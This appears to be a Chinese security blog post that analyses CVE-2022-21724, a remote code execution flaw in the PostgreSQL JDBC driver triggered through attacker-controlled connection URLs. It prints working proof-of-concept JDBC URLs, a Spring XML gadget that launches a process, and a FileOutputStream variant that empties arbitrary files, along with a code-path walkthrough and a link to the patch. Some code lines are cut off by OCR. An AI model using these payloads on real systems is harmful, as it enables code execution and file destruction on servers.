PostgreSQL JDBC Driver RCE

原创 Skay 赛博少女 2022-02-25 14:09

当程序中JDBC 连接 URL 可控时，可能会造成安全问题。HITB2021SIN 中的分享议题 "Make JDBC Attacks Brilliant Again" 列举出了H2、IBM DB2、MODEShape、Apache Derby、SQLite等数据库Driver，在Connect URL可控情况下的安全问题。

一、Postgresql CVE-2022-21724

近日披露了CVE-2022-21724，同样是在JDBC Connection URL可控情况下将会出现某些安全问题。
当攻击者控制 jdbc url 或属性时，使用 postgresql 库的系统将受到攻击。pgjdbc 根据通过 `authenticationPluginClassName`、`sslhostnameverifier`、`socketFactory`、`sslfactory`、`sslpasswordcallback` 连接属性提供的类名实例化插件实例。但是，驱动程序在实例化类之前没有验证类是否实现了预期的接口。这可能导致通过任意类加载远程代码执行。

1.复现

Github提供POC如下：

```
DriverManager.getConnection("jdbc:postgresql://node1/test?socketFactory=c
```

可以看到是利用了Spring中的org.springframework.context.support.ClassPathXmlApplicationContext类，这里搭建环境参考Spring Boot Connect to PostgreSQL Database Examples
测试Demo

```
package com.example.demo;


/**
 * @auther Skay
 * @date 2022/2/18 0:18
 * @description
 */
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.boot.CommandLineRunner;
import org.springframework.boot.SpringApplication;
```

```
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.jdbc.core.BeanPropertyRowMapper;
import org.springframework.jdbc.core.JdbcTemplate;


import java.sql.Types;
import java.util.List;
import java.util.Map;


@SpringBootApplication
public class SpringJdbcTemplate2PostgreSqlApplication implements Comman


    @Autowired
    private JdbcTemplate jdbcTemplate;


    public static void main(String[] args) {
        SpringApplication.run(SpringJdbcTemplate2PostgreSqlApplication.
    }


    @Override
    public void run(String... args) throws Exception {


        Map Object> map = jdbcTemplate.queryForMap("select * from tb_us
        System.out.println(map.toString());
    }


}
```

application.propertise

```
spring.datasource.url=jdbc:postgresql://192.168.33.179:5432/test?socketFa
spring.datasource.username=postgres
```


```
3 spring.datasource.password=postgresql
```

2.分析

简单看一下代码逻辑

org.postgresql.Driver#makeConnection

进入org.postgresql.jdbc.PgConnection类初始化逻辑




——> oorg.postgresql.jdbc.PgConnection#PgConnection


——> org.postgresql.core.ConnectionFactory#openConnection

——> org.postgresql.core.v3.ConnectionFactoryImpl#openConnectionImpl

这里会进入关键方法org.postgresql.core.SocketFactoryFactory#getSocketFactory



有一个if else逻辑，从Properties中获取socketFactoryClassName，如果为空则return默认的javax.net.SocketFactory，否则进入org.postgresql.util.ObjectFactory#instantiate逻辑



进入org.postgresql.util.ObjectFactory#instantiate，会进入newInstance逻辑初始化socketFactory参入传入的org.springframework.context.support.ClassPathXmlApplicationContext&socketFactoryArg类，且初始化参数也可用socketFactoryArg参数指定


最终落地到org.springframework.context.support.ClassPathXmlApplicationContext#ClassPathXmlApplicationContext(java.lang.String)

org.springframework.context.support.ClassPathXmlApplicationContext这条链在JackSon反序列化漏洞中使用过(CVE-2017-17485)

poc.xml 内容为

```
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframew
    <bean id="pb" class="java.lang.ProcessBuilder">
        <constructor-arg value="calc.exe" />
        <property name="whatever" value="#{ pb.start() }"/>
    </bean>
</beans>
```

最终复现如下：




3.Other

按照这个思路，我们只需找到符合这样条件的一个类，public构造方法中有且只有一个String参数，会造成一些敏感操作，这样找到了一个java.io.FileOutputStream，可以造成任意文件内容置空

Poc 如下：spring.datasource.url=jdbc:postgresql://192.168.33.179:5432/test?socketFactory=java.io.FileOutputStream=D:\tmp\aaa.txt

4.补丁

https://github.com/pgjdbc/pgjdbc/commit/f4d0ed69c0b3aae8531d83d6af4c57f22312c813 添加了代码逻辑验证该类是否实现了预期的接口



二、参考链接：

https://su18.org/post/jdbc-connection-url-attack/

https://paper.seebug.org/1832/

https://github.com/pgjdbc/pgjdbc/security/advisories/GHSA-v7wg-cpwc-24m4